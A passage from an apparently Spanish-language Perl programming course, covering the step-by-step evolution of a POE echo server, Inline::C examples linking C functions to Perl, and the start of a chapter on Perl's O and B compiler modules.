
Ejecución

En una terminal arrancamos el sercvidor:

```
$ ./nopoe.pl
Got request from 'IO::Socket::INET=GLOB(0x913f24)': hola!
Got request from 'IO::Socket::INET=GLOB(0x914014)': que tal?
```

A continuación arrancamos un cierto número de clientes:

```
$ gnetcat localhost 12345
hola!
HOLA!
```

```
~$ gnetcat localhost 12345
que tal?
QUE TAL?
```

15.4.2. Mapping our server to POE.

Now we'll translate the IO::Select server into one using POE. We'll use some of POE's lowest-level features. We won't save much effort this way, but the new program will retain a lot of the structure of the last.

Believe it or not, the IO::Select server is already driven by events. It contains a main loop that detects events and dispatches them, and it has a series of functions that handle those events.

To begin with, we'll throw together an empty skeleton of a POE program. Many of the IO::Select program's pieces will be draped on it shortly.

```
#!/usr/bin/perl

use warnings;
use strict;

use POSIX;
use IO::Socket;
use POE;

POE::Session->create
  ( inline_states =>
      {
      }
  );

POE::Kernel->run();
exit;
```

Before we can continue, we need to decide what the significant events are in the program. This will flesh out the program's overall structure.

- The server has started. Set things up.
- The server socket is ready. Accept a connection from it.
- A client socket is ready for reading. Read and handle some data from it.
- A client socket is ready for writing. Write some data to it.
- A client socket has encountered an error. Shut it down.

Once we know what we'll be doing, we can finish off the POE::Session constructor. We create names for the events and define the functions that will handle them. Here's the filled in Session constructor.

```
POE::Session->create
  ( inline_states =>
      { _start => \&server_start,
        event_accept => \&server_accept,
        event_read   => \&client_read,
        event_write  => \&client_write,
        event_error  => \&client_error,
      }
  );
```

Now it's time to start porting the IO::Select code over. We still need to track the input and output buffers for client connections, but we won't use `%ready` hash here. The structures can remain global because they're keyed on socket handles, and those never collide.

```
my %inbuffer  = ();
my %outbuffer = ();
```

Next we bring over large chunks of the IO::Select. Each is triggered by one of the events we've specified, so each will migrate into one of their handlers.

First the remaining initialization code goes into `_start`. The `_start` handler creates the server socket and allocates its event generator with `select_read()`. POE::Kernel's `select_read()` method takes two parameters: a socket handle to watch and an event to dispatch when the handle is ready for reading.

```
sub server_start {
    my $server = IO::Socket::INET->new
      ( LocalPort => 12345,
        Listen => 10,
        Reuse  => "yes",
      ) or die "can't make server socket: $@\n";

    $_[KERNEL]->select_read( $server, "event_accept" );
}
```

Notice that we don't save the server socket. POE::Kernel keeps track of it for us and will pass it back as an argument to `event_accept`. We only need a copy of the socket if we want to do something special.

Looking back to the POE::Session constructor, the `event_accept` event is handled by `server_accept()`. This handler will accept the new client socket and allocate a watcher for it.

```
sub server_accept {
    my ( $kernel, $server ) = @_[ KERNEL, ARG0 ];

    my $new_client = $server->accept();
    $kernel->select_read( $new_client, "event_read" );
}
```

Next we handle input from the client in `client_read()`. It is called when an input event from `select_read()` is dispatched to the session. That first (0th) argument of that event is the handle that's become ready, so we can read from the socket without keeping a copy of it all the time.

The new `client_read()` is mostly the same as `handle_read()` from the IO::Select server. The `accept()` code has moved to another handler, and we don't bother with `%ready` anymore.

Errors are passed to `event_error`'s handler via POE::Kernel's `yield()` method. The `yield()` method posts events just the way we want them, so it's up to `client_read()` to pass the client socket itself. The socket is included with `event_error` as its first argument, `$_[ARG0]`.

Finally, if any output is buffered at the end of this handler, we make sure the client socket is watched for writability. The `event_write` handler will be called when the client socket can be written to.

```
sub client_read {
    my ( $kernel, $client ) = @_[ KERNEL, ARG0 ];

    my $data = "";
    my $rv   = $client->recv( $data, POSIX::BUFSIZ, 0 );

    unless ( defined($rv) and length($data) ) {
        $kernel->yield( event_error => $client );
        return;
    }

    $inbuffer{$client} .= $data;
    while ( $inbuffer{$client} =~ s/(.*\n)// ) {
        $outbuffer{$client} .= $1;
    }

    if ( exists $outbuffer{$client} ) {
        $kernel->select_write( $client, "event_write" );
    }
}
```

Next we define what happens when client sockets can be written to. Again, the first argument for this event is the socket that can be worked with.

If the client's output buffer is empty, we stop watching it for writability and return immediately. Otherwise we try to write the entire buffer to the socket. Whatever isn't written remains in the buffer for the next time. If it was all written, though, we destroy the buffer entirely.

The `client_write()` function handles errors similar to the way `client_read()` does.

```
sub client_write {
    my ( $kernel, $client ) = @_[ KERNEL, ARG0 ];

    unless ( exists $outbuffer{$client} ) {
        $kernel->select_write($client);
        return;
    }

    my $rv = $client->send( $outbuffer{$client}, 0 );
    unless ( defined $rv ) {
        warn "I was told I could write, but I can't.\n";
        return;
    }

    if ( $rv == length( $outbuffer{$client} ) or
        $! == POSIX::EWOULDBLOCK
      ) {
        substr( $outbuffer{$client}, 0, $rv ) = "";
        delete $outbuffer{$client} unless length $outbuffer{$client};
        return;
    }

    $kernel->yield( event_error => $client );
}
```

Finally we handle any errors that occurred along the way. We remove the client socket's input and output buffers, turn off all select-like events, and make sure the socket is closed. This effectively destroys the client's connection.

```
sub client_error {
    my ( $kernel, $client ) = @_[ KERNEL, ARG0 ];

    delete $inbuffer{$client};
    delete $outbuffer{$client};

    $kernel->select($client);
    close $client;
}
```

And it's done.

15.4.3. Wheels (part 1)

The POE based server we just completed is still a bunch of work. What's worse, most of the work never changes from one server to the next. Listening to a server socket and accepting connections from it is a well-established science. Likewise, performing buffered operations on non-blocking sockets is largely the same everywhere. Reinventing these wheels for every server gets old very fast.

We created a group of classes under the POE::Wheel namespace to encapsulate these standard algorithms. Each Wheel contains some initialization code to set up event generators, and each implements the handlers for those events.

Wheels' creation and destruction are very important parts of their operation. Upon creation, they plug their handlers into the session that instantiated them. During destruction, those handlers are

unplugged and the event generators are shut down. This close binding prevents one session from giving a wheel to another.

POE::Kernel does not manage wheels for you, so it's important that they be kept somewhere safe. They are most commonly stored in their sessions' heaps.

The events generated by wheels are usually at a higher level than the ones they handle internally. For example the "input" events emitted by POE::Wheel::ReadWrite include parsed things, not raw chunks of bytes. This is because POE::Wheel::ReadWrite parses data as well as just reading or writing it.

POE::Wheel::ListenAccept encapsulates the concept of listening on a server socket and accepting connections from it. It takes three parameters: A server socket to listen on, the name of an event to generate when a connection has been accepted, and the name of an event to generate when an error has occurred.

In this sample, a ListenAccept wheel is created to listen on a previously created server socket. When connections arrive, it emits "`event_accepted`" with the accepted client socket in ARG0. If any errors occur, it emits "`event_error`" with some information about the problem. We assume that handlers for these events have been defined and implemented elsewhere.

```
$_[HEAP]->{server} = POE::Wheel::ListenAccept->new
  ( Handle => $server_socket,
    AcceptEvent => "event_accepted",
    ErrorEvent  => "event_error",
  );
```

POE::Wheel::ReadWrite implements common algorithms necessary to perform buffered I/O on non-blocking sockets. It is a baroque beast, and we'll only discuss a few of the many parameters it accepts.

In this sample, a ReadWrite wheel will work with a previously accepted client socket. It parses input into lines by default, so every "`client_input`" event represents one line of input. The "`client_error`" events it emits represent the occasional error.

```
$_[HEAP]->{client} = POE::Wheel::ReadWrite->new
  ( Handle => $client_socket,
    InputEvent => "client_input",
    ErrorEvent => "client_error",
  );
```

That example is a little misleading. Subsequent ReadWrite wheels would clobber earlier ones, resulting in destroyed connections. The upcoming program will do it right.

Speaking of the example, here it is. Its full listing is in the file listing.evolution.listenaccept.

First we load the modules we'll need. The last line contains some nonstandard magic. Rather than importing symbols into the current package, the parameters to POE.pm are additional modules to load. The POE:: package will be prepended to them, saving a little typing.

```
#!/usr/bin/perl

use warnings;
use strict;

use POSIX;
use IO::Socket;
use POE qw(Wheel::ListenAccept Wheel::ReadWrite);
```

If that "use POE" line is too weird, it's perfectly acceptable to replace it with the following four lines.

```
use POE::Kernel;
use POE::Session;
use POE::Wheel::ListenAccept;
use POE::Wheel::ReadWrite;
```

Next we have the server's main loop. Again, we start the server session, run everything, and exit when things are done. It's nearly identical to the previous example, but some minor changes have been made in the event and handler names.

```
POE::Session->create
  ( inline_states =>
      { _start => \&server_start,
        server_accepted => \&server_accepted,
        server_error    => \&server_error,
        client_input    => \&client_input,
        client_error    => \&client_error,
      }
  );

POE::Kernel->run();
exit;
```

Now we handle the server's `_start` event by creating the server socket and starting a ListenAccept wheel to manage it. As before, we don't keep a copy of the server socket, but we do need to hold onto the ListenAccept wheel. Otherwise the wheel would destruct when it falls off the end of the function, and our server would be very short-lived.

```
sub server_start {
    my $server = IO::Socket::INET->new
      ( LocalPort => 12345,
        Listen => 10,
        Reuse  => "yes",
      ) or die "can't make server socket: $@\n";

    $_[HEAP]->{server} = POE::Wheel::ListenAccept->new
      ( Handle => $server,
        AcceptEvent => "server_accepted",
        ErrorEvent  => "server_error",
      );
}
```

ListenAccept will emit a "`server_accepted`" event for every connection it accepts. Each of these events contains a newly accepted client socket in ARG0. The next function, `server_accepted()`, wraps each socket in a POE::Wheel::ReadWrite instance.

```
sub server_accepted {
    my $client_socket = $_[ARG0];

    my $wheel = POE::Wheel::ReadWrite->new
      ( Handle => $client_socket,
        InputEvent => "client_input",
        ErrorEvent => "client_error",
      );
    $_[HEAP]->{client}->{ $wheel->ID() } = $wheel;
}
```

As we alluded to before, `server_accepted()` takes advantage of every wheel's unique ID to keep them from clobbering each other. Otherwise each new connection would destroy the wheel belonging to the previous one.

Next we handle ReadWrite's input events with `client_input()`. By default, ReadWrite parses input into lines and emits an input event for each one. Those events include two arguments apiece: the line parsed from the input, and the ID of the wheel that parsed it.

The `client_input` handler uses the wheel ID to match the input back to its wheel. Once the proper wheel has been established, its put() method is called to buffer the input for writing back to the client. The ReadWrite wheel handles all the buffering and flushing for us.

```
sub client_input {
    my ( $heap, $input, $wheel_id ) = @_[ HEAP, ARG0, ARG1 ];
    $heap->{client}->{$wheel_id}->put($input);
}
```

Finally we handle client and server errors with `client_error()` and `server_error()`, respectively. We simply delete the corresponding wheel. This destroys any buffers associated with the wheel, then shuts down the appropriate socket.

```
sub client_error {
    my ( $heap, $wheel_id ) = @_[ HEAP, ARG3 ];
    delete $heap->{client}->{$wheel_id};
}

sub server_error {
    delete $_[HEAP]->{server};
}
```

There are a couple important points to note, though.

If we had kept a copy of any of these sockets, they would not have closed when their wheels were let go. The extra references we held would have kept them active, and we would have been responsible for destroying them ourselves.

If `server_error()` ever occurs, possibly because we've run out of file handles to create sockets with, the server socket will shut down but existing client connections will continue. In applications where the clients should also shut down, we would just delete $_[HEAP]->{client} as well.

Full listing:

```
 1 #!/usr/bin/perl
 2 use warnings;
 3 use strict;
 4 use IO::Socket;
 5 use POE qw(Wheel::ListenAccept Wheel::ReadWrite);
 6 ### Start the server session.  Map events to the functions that will
 7 ### handle them.  Run all the sessions until they stop, and then exit.
 8 POE::Session->create(
 9   inline_states => {
10     _start          => \&server_start,
11     server_accepted => \&server_accepted,
12     server_error    => \&server_error,
13     client_input    => \&client_input,
14     client_error    => \&client_error,
15   }
16 );
17 POE::Kernel->run();
18 exit;
19 ### Initialize the newly created server.  Create the server socket,
20 ### and then create the wheel to listen on it and accept connections.
21 sub server_start {
22   my $server = IO::Socket::INET->new(
23     LocalPort => 12345,
24     Listen    => 10,
25     Reuse     => "yes",
26   ) or die "can't make server socket: $@\n";
27   $_[HEAP]->{server} = POE::Wheel::ListenAccept->new(
28     Handle      => $server,
29     AcceptEvent => "server_accepted",
30     ErrorEvent  => "server_error",
31   );
32 }
33 ### Handle new connections from the ListenAccept wheel.  Create
34 ### ReadWrite wheels to interact with them.  Store them by each
```

```
35 ### wheel's unique ID so they don't clobber each other.
36 sub server_accepted {
37   my $client_socket = $_[ARG0];
38   my $wheel         = POE::Wheel::ReadWrite->new(
39     Handle     => $client_socket,
40     InputEvent => "client_input",
41     ErrorEvent => "client_error",
42   );
43   $_[HEAP]->{client}->{$wheel->ID()} = $wheel;
44 }
45 ### Handle input from a ReadWrite wheel.  Echo it back to the client.
46 ### Each wheel event comes with the wheel's ID, so we can match the
47 ### input back to the wheel for resending.
48 sub client_input {
49   my ($heap, $input, $wheel_id) = @_[HEAP, ARG0, ARG1];
50   $heap->{client}->{$wheel_id}->put($input);
51 }
52 ### Handle client errors.  Delete the ReadWrite wheel associated with
53 ### the client.
54 sub client_error {
55   my ($heap, $wheel_id) = @_[HEAP, ARG3];
56   delete $heap->{client}->{$wheel_id};
57 }
58 ### Handle server socket errors.  Delete the ListenAccept wheel,
59 ### shutting down the server.
60 sub server_error {
61   delete $_[HEAP]->{server};
62 }
```

15.4.4. Wheels (part 2)

By using wheels, we've reduced the amount of code needed for a new server by about 45 lines. We can reduce it just a little more by replacing the ListenAccept wheel with POE::Wheel::SocketFactory. The SocketFactory combines the server socket's creation with the act of accepting new connections from it. It also does a lot more, but we won't touch upon that here.

Rather than rehash the entire program, we'll just replace the `_start` event's handler. The rest of the program is identical.

```
sub server_start {
    $_[HEAP]->{server} = POE::Wheel::SocketFactory->new
      ( BindPort => 12345,
        SuccessEvent => "server_accepted",
        FailureEvent => "server_error",
      );
}
```

That shaves another six lines off the server. We can do much better than that, though.

Here is the full listing:

```
1 #!/usr/bin/perl
2 use warnings;
3 use strict;
4 use POE qw(Wheel::SocketFactory Wheel::ReadWrite);
```

```
 5 ### Start the server session.  Map events to the functions that will
 6 ### handle them.  Run all the sessions until they stop, and then exit.
 7 POE::Session->create(
 8   inline_states => {
 9     _start          => \&server_start,
10     server_accepted => \&server_accepted,
11     server_error    => \&server_error,
12     client_input    => \&client_input,
13     client_error    => \&client_error,
14   }
15 );
16 POE::Kernel->run();
17 exit;
18 ### Initialize the newly created server.  Create the server socket,
19 ### and then create the wheel to listen on it and accept connections.
20 sub server_start {
21   $_[HEAP]->{server} = POE::Wheel::SocketFactory->new(
22     BindPort     => 12345,
23     SuccessEvent => "server_accepted",
24     FailureEvent => "server_error",
25   );
26 }
27 ### Handle new connections from the ListenAccept wheel.  Create
28 ### ReadWrite wheels to interact with them.  Store them by each
29 ### wheel's unique ID so they don't clobber each other.
30 sub server_accepted {
31   my $client_socket = $_[ARG0];
32   my $wheel         = POE::Wheel::ReadWrite->new(
33     Handle     => $client_socket,
34     InputEvent => "client_input",
35     ErrorEvent => "client_error",
36   );
37   $_[HEAP]->{client}->{$wheel->ID()} = $wheel;
38 }
39 ### Handle input from a ReadWrite wheel.  Echo it back to the client.
40 ### Each wheel event comes with the wheel's ID, so we can match the
41 ### input back to the wheel for resending.
42 sub client_input {
43   my ($heap, $input, $wheel_id) = @_[HEAP, ARG0, ARG1];
44   $heap->{client}->{$wheel_id}->put($input);
45 }
46 ### Handle client errors.  Delete the ReadWrite wheel associated with
47 ### the client.
48 sub client_error {
49   my ($heap, $wheel_id) = @_[HEAP, ARG3];
50   delete $heap->{client}->{$wheel_id};
51 }
52 ### Handle server socket errors.  Delete the ListenAccept wheel,
53 ### shutting down the server.
54 sub server_error {
55   delete $_[HEAP]->{server};
56 }
```

15.4.5. Components

During the evolution of this simple echo server, we've managed to reduce the server from about 130 lines to about 75. In the process, we've whittled away the main loop and a lot of the code for dealing with sockets. In its place, we've added code that manages POE::Wheel objects instead.

It turns out that managing POE::Wheel objects is only a little less tedious than writing servers long-hand. Our servers still must set up SocketFactory instances to listen on sockets (see POE::Wheel::SocketFactory), they still must create `ReadWrite` wheels to interact with clients, and they still must handle errors. Even with wheels, these things happen pretty much the same way for every server, and they're just the coding overhead necessary before sitting down to write the fun stuff.

As with wheels, we've abstracted the repetitive work into something larger. In this case, Ann Barcomb designed a server component to manage the wheels and other things for us. Nearly all of the tedious overhead is gone.

As usual, we set up the Perl program by loading the modules we'll need.

```
#!/usr/bin/perl

use warnings;
use strict;

use POE qw(Component::Server::TCP);
```

Next we create and run the TCP server component. It will listen on port 12345, and it will handle all the boring tasks of accepting connections, managing wheels, and so forth.

POE::Component::Server::TCP is customizable through callbacks. In its simplest usage, we only need to supply the function to handle input.

```
POE::Component::Server::TCP->new
  ( Port => 12345,
    ClientInput => \&client_input,
  );

POE::Kernel->run();
exit;
```

POE::Component::Server::TCP has a default mode where it accepts new connections and creates the sessions to handle them. At creation time, POE::Component::Server::TCP starts one POE::Session to listen for new connections.

`new()` starts a server based on POE::Component::Server::TCP and returns a session ID for the master listening session. All error handling is done within the server, via the `Error` and `ClientError` callbacks.

The server may be shut down by posting a `shutdown` event to the master session, either by its `ID` or the name given to it by the `Alias` parameter.

POE::Component::Server::TCP does a lot of work in its constructor. The design goal is to push as much overhead into one-time construction so that ongoing run-time has less overhead. Because of this, the server's constructor can take quite a daunting number of parameters.

POE::Component::Server::TCP always returns a POE::Session `ID` for the session that will be listening for new connections.

Finally we define the input handler.

Every client connection has been given its own POE::Session instance, so each has its own heap to store things in. This simplifies our code because their heaps track things for each connection, not us. Each connection's `ReadWrite` wheel is already placed into `$heap->{client}` for us.

```
sub client_input {
    my ( $heap, $input ) = @_[ HEAP, ARG0 ];
    $heap->{client}->put($input);
}
```

And, uh, that's all. Our simple echo server is now under 20 lines, most of which deal with the aspects that make it unique.

Here is the full listing:

```
$ cat -n componentserver.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use POE qw(Component::Server::TCP);
 5  POE::Component::Server::TCP->new(
 6    Port        => 12345,
 7    ClientInput => \&client_input,
 8  );
 9  POE::Kernel->run();
10  exit;
11
12  sub client_input {
13    my ($heap, $input) = @_[HEAP, ARG0];
14    $heap->{client}->put("ECHO: $input");
15  }
```

And here is an example of execution:

```
$ ./componentserver.pl
```

```
$ gnetcat localhost 12345
hola!
ECHO: hola!
que tal?
ECHO: que tal?
^C
```

15.5. Epilogue

We've evolved a 128-line server into 20 lines of mostly unique code. At each step along the way we've been able to focus more on the task at hand instead of on infrastructure necessary to write servers.

Each step mimicked the various stages of POE's development. All the tedious parts still exist, and all the higher-level conveniences are built using them. As a result, if a program needs more control than a high-level class provides, it's straightforward to write something on a lower level that does precisely what is needed.

Code on the low- and high levels continues to multitask and network because all levels boil down to the same common denominator.

15.5.1. The Authors

Rocco Caputo is the original developer and lead programmer for the POE project. He has been designing and writing software since 1978.

Socko is Rocco's mentor and master. He is the founder and leader of a vast sock puppet conspiracy that plans to use POE for something none of them wish to confirm or deny at this time.

SourceForge.net LogoPerl Object Environment — RecentChanges — Signup/Preferences — Login (Not logged in)
Must login to edit — View other revisions
Last edited August 16, 2005 5:05 GMT (diff)
Search: - Or find pages that link to **Evolution of a POE Server**

Capítulo 16

Inline::C

16.0.1. Introducción

El módulo `Inline` (descárgalo de CPAN) proporciona los medios para realizar las pasarelas entre el lenguaje Perl y otro lenguaje de programación. Una buena fuente de ejemplos es el texto *Pathollogically Polluting perl with C, Python and Other Rubbish using Inline.pm* del propio autor del módulo, Brian Ingerson [6]). Veamos la trascripción del primer ejemplo canónico, usando `Inline::C`:

```
$ cat hello.pl
#!/usr/bin/perl -w

use Inline C => <<'END_C';
void greet() {
  printf("Hello, world\n");
}
END_C

greet;
```

ejecutémoslo dos veces, tomando tiempos:

```
$ time ./hello.pl
Hello, world

real    0m11.747s
user    0m5.830s
sys     0m0.450s
$
$ time ./hello.pl
Hello, world

real    0m0.356s
user    0m0.310s
sys     0m0.040s
```

Observamos que la primera vez tiene lugar todo el proceso de generación de pasarelas para `XS`, compilación, librerías, etc. La segunda vez esto no es necesario y por ello se tarda muchísimo menos en la ejecución. De hecho, la primera compilación ha creado un directorio denominado `_Inline` con la siguiente estructura:

```
$ tree
.
|-- _Inline
```

```
|   |-- build
|   |-- config
|   `-- lib
|       `-- auto
|           `-- hello_pl_1222
|               |-- hello_pl_1222.bs
|               |-- hello_pl_1222.inl
|               `-- hello_pl_1222.so
`-- hello.pl
```

Veamos otro ejemplo:

```
lhp@nereida:~/Lperl/src/inline$ cat -n pi.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use List::Util qw(sum);
 4  use Inline 'C';
 5
 6  my $p = shift || 4;
 7  my $n = shift || 10000;
 8  my $pi = sum(map { computepi($_, $n, $p) } 0..$p-1);
 9  print "Pi es: 3.14159265358979 ...\nValor calculado: $pi\n";
10
11  __END__
12  __C__
13
14  double computepi(int id, int N, int np) {
15    double sum, left;
16
17    int i;
18    for(i=id, sum = 0; i<N; i+=np) {
19      double x = (i + 0.5)/N;
20      sum += 4 / (1 + x*x);
21    }
22    sum /= N;
23    return (sum);
24  }
```

La ejecución:

```
lhp@nereida:~/Lperl/src/inline$ time ./pi.pl
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265442313

real    0m1.681s
user    0m1.510s
sys     0m0.180s
lhp@nereida:~/Lperl/src/inline$ time ./pi.pl
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265442313

real    0m0.070s
user    0m0.060s
sys     0m0.010s
```

```
lhp@nereida:~/Lperl/src/inline$ ./pi.pl 8 1000000
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265358988
lhp@nereida:~/Lperl/src/inline$ ./pi.pl 8 10000000
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265358979
```

El árbol construido:

```
lhp@nereida:~/Lperl/src/inline$ tree _Inline/
_Inline/
|-- build
|-- config
`-- lib
    `-- auto
        |-- pi_pl_fa9f
        |   |-- pi_pl_fa9f.bs
        |   |-- pi_pl_fa9f.inl
        |   `-- pi_pl_fa9f.so
        `-- pi_pl_ffde
            |-- pi_pl_ffde.bs
            |-- pi_pl_ffde.inl
            `-- pi_pl_ffde.so
            `-- stack1_pl_917b.so
```

16.0.2. Interfaz

La gramática de `Inline` para `C` reconoce ciertas definiciones de funciones del código `C`. Esto es, `Inline` generará el código necesario para enlazar la llamada a la función como si fuera una subrutina Perl. Si no puede reconocer la definición, esta será ignorada sin que hayan mensajes de error o advertencia. No quedará disponible en el ámbito de Perl, pero podrá aún seguir siendo usada en el ámbito de C. Inline busca por definiciones de funciones de estilo:

```
tipo_de_retorno nombre_de_funcion ( pares_tipo_identificador ) { cuerpo }
```

en las parejas `tipo identificador, ...` puede usarse cualquier tipo que esté definido en el fichero `typemap` (véase sección 17.19).

Las siguientes definiciones no serán reconocidas:

```
Foo(int i) # no hay tipo de retorno
int foo(float f) { # no existe definición en typemap para float
int Foo(num) double num; { # la vieja sintáxis C no se soporta
void Foo(void) { # void se permite solo para el retorno
```

Un ejemplo sencillo:

```
$ cat interfases.pl
#!/usr/bin/perl -w

(@ARGV == 3) or die "Modo de uso:\n$0 num num string\n";
my ($n1, $n2, $n3) = @ARGV;
print "strlen($n3) + $n1 / $n2 = ",divide($n1, $n2, $n3),"\n";

use Inline C => <<'END_OF_CODE';

double divide(double n1, double n2, char * s) {
```

```
  return strlen(s)+n1/n2;
}
END_OF_CODE
```

Ejecución:

```
$ ./interfases.pl 9 2 "Hola"
strlen(Hola) + 9 / 2 = 8.5
$ ./interfases.pl 9 3 "Mundo"
strlen(Mundo) + 9 / 3 = 8
$ ./interfases.pl
Modo de uso:
./interfases.pl num num string
```

16.0.3. Números y Cadenas

```
lhp@nereida:~/Lperl/src/inline$ cat -n dumpvalues.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Inline 'C';
 4
 5  $^W = 0 unless shift;
 6  my $p = shift || '4.32toneladas';
 7  dump_values($p);
 8  __END__
 9  __C__
10
11  void dump_values(SV* sv) {
12    STRLEN len;
13
14    printf("Flotante: %f\n", SvNV(sv));
15    printf("Entero: %i\n", SvIV(sv));
16    printf("Cadena: %s. longitud: %i\n", SvPV_nolen(sv), SvCUR(sv));
17  }
```

Ejercicio 16.0.1. *Consulte* `perldoc perlapi` *y busque por las funciones usadas* `SvNV`*, etc.*

```
lhp@nereida:~/Lperl/src/inline$ dumpvalues.pl 1
Argument "4.32toneladas" isn't numeric in subroutine entry at ./dumpvalues.pl line 7.
Flotante: 4.320000
Entero: 4
Cadena: 4.32toneladas. longitud: 13
lhp@nereida:~/Lperl/src/inline$ dumpvalues.pl 0
Flotante: 4.320000
Entero: 4
Cadena: 4.32toneladas. longitud: 13
```

16.0.4. Ficheros

```
lhp@nereida:~/Lperl/src/inline$ ./file.pl | cat -n
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Inline 'C';
 4
 5  my $p = shift || $0;
```

```
 6  my $size = shift || 0;
 7  my $x = lee_fich($p, $size);
 8  print $x;
 9  __END__
10  __C__
11
12  SV * lee_fich(char * name, STRLEN size) {
13    PerlIO *fp;
14    SV *insv;                      /* my $sv;     */
15
16    ENTER;                         /* { #abrir bloque */
17    save_item(PL_rs);              /*   local $/;   */
18    sv_setsv(PL_rs, &PL_sv_undef); /*   $/ = undef  */
19    fp = PerlIO_open(name,"r");    /*   open fp, $name   */
20    insv = newSV(size);
21    sv_gets(insv, fp, 0);          /*   $sv = <fp>;      */
22    PerlIO_close(fp);
23    LEAVE;                         /* } #cerrar bloque */
24    //return newRV_noinc(insv);
25    return (insv);
26  }
```

16.0.5. Controlando la interfaz

```
$ cat inline_japh.pl
#!/usr/bin/perl -w

(@ARGV == 1) or die "Modo de uso:\n$0  string\n";
my ($n) = @ARGV;

use Inline C;

print JAxH($n);

__END__
__C__
SV * JAxH(char *x) {
  return newSVpvf("Just Another %s Hacker\n",x);
}
```

En este ejemplo no se le pasa el código directamente mediante un documento HERE, sino que se buscará en el fichero `DATA` definido como el texto a partir del terminal `__END__` en la sección definida a partir del terminal `__C__`.

El tipo `SV *` corresponde a *puntero a un escalar Perl*. Un valor escalar Perl `SV` puede ser de uno de cuatro tipos:

- un valor entero (`IV`)
- un doble (`NV`)
- una cadena (`PV`)
- y otro escalar (`SV`).

las seis rutinas que lo permiten son:

- `SV*  newSViv(IV);`
- `SV*  newSVnv(double);`
- `SV*  newSVpv(const char*, int);`
- `SV*  newSVpvn(const char*, int);`
- `SV*  newSVpvf(const char*, ...);`
- `SV*  newSVsv(SV*);`

pueden verse mas detalles llamando a `perldoc` en los tópicos `perlguts` y `perlapi`. En este ejemplo hemos manejado explícitamente la conversión.

Los argumentos de `newSVpvf` se procesan como los de `sprintf` y la salida asi formateada es el resultado.

Ejecución:

```
$ ./inline_japh.pl Perl
Just Another Perl Hacker
$ ./inline_japh.pl C
Just Another C Hacker
```

16.0.6. Recibiendo y Retornando una Lista

Las subrutinas en Perl reciben una lista de argumentos (en `@_`) y pueden retornar una lista. Para hacerlo, Perl usa una pila de valroes escalares (`SV`). Cuando la subrutina es llamada los argumentos se ponen en la pila. Recíprocamente, en el retorno, después de limpiar la pila, los valores devueltos se empujan en la pila.

```
$ cat stack.pl
#!/usr/bin/perl -w

use strict;
use Inline 'C';
my $n = shift || die "Uso:\n$0 number\n";
my @prefix_sum = &prefix_sum(1..$n);
print "Suma de prefijos: @prefix_sum\n";

__END__
__C__
void prefix_sum(int n1, ... ) {
  Inline_Stack_Vars; # Inicialización de la pila
  int i;
  double ps[Inline_Stack_Items];

  ps[0] = n1;
  for(i = 1; i < Inline_Stack_Items; i++) {
    ps[i] = SvNV(Inline_Stack_Item(i)) + ps[i-1];
  }
  Inline_Stack_Reset; # limpiamos la pila
  for(i=0; i < Inline_Stack_Items; i++) {
    Inline_Stack_Push(newSVnv(ps[i])); # Empujamos los valores de retorno
  }
  Inline_Stack_Done; # Terminamos de manipular la pila
}
```

Ejecución:

```
$ ./stack.pl 20
Suma de prefijos: 1 3 6 10 15 21 28 36 45 55 66 78 91 105 120 136 153 171 190 210
```

Capítulo 17

Las Interioridades de Perl

17.1. Los Paquetes `O` y `B`

Durante el proceso de compilación Perl traduce el código a una representación interna que puede ser ejecutada por el intérprete Perl. El intérprete Perl es un *procesador software* orientado a pila.

Árboles Sintácticos

El producto de la traducción - que es la entrada para el intérprete - es un árbol. *Cada operación del intérprete es un nodo del árbol. Los argumentos de la operación son los hijos del nodo.*

Operadores

Hay diferentes tipos de operadores. Por ejemplo el operador binario `add` toma dos valores de la pila y empuja la suma. El operador unario `readline` toma un manejador de ficheros de la pila y empuja el valor leído.


Algunos operadores actúan sobre listas. Por ejemplo `print` toma un número variable de elementos de la pila. Los operadores de listas se apoyan en un uso previo del operador `pushmark` para marcar el comienzo de la lista de argumentos.

Los módulos en la familia `B::`

Los módulos en la familia `B::*` permiten acceder a dicho árbol (`B` , `B::Deparse` , `B::Bytecode` , `B::ByteLoader` , etc.). El módulo `B` representa cada operador como una subclase de la clase `B::OP` .

Existe un conjunto de clases que heredan de `B::OP` . Estas son: `B::OP` , `B::UNOP` (nodos unarios), `B::BINOP` (nodos binarios), `B::LOGOP` , `B::LISTOP` , `B::PMOP` , `B::SVOP` (valores escalares), `B::PADOP` , `B::PVOP` , `B::LOOP` , `B::COP` (código).

La siguiente figura muestra la jerarquía de herencia:



Estas clases contienen métodos que nos permiten obtener información sobre o modificar el estado interno del operador. Por ejemplo obtener los hijos de un operador.

Los módulos de la familia `B::` se soportan en otros dos módulos:

- El módulo front-end `O` el cual compila y carga en memoria el módulo `B::` en cuestión.
- El módulo `B` el cual proporciona una API OOP a las estructuras internas del compilador Perl: representación de los datos escalares (`SV`), arrays (`AV`), operadores, etc.

Referencias

Para tener una visión en profundidad del tema puede consultar los libros de Simon Cozens [7] y [8].

Recorrer el Árbol

El siguiente programa `Btree3.pl` implanta una subrutina `treetrav` que muestra el árbol generado por el compilador para una subrutina dada.

```
pp2@nereida:~/src/perl/B$ cat -n Btree3.pl
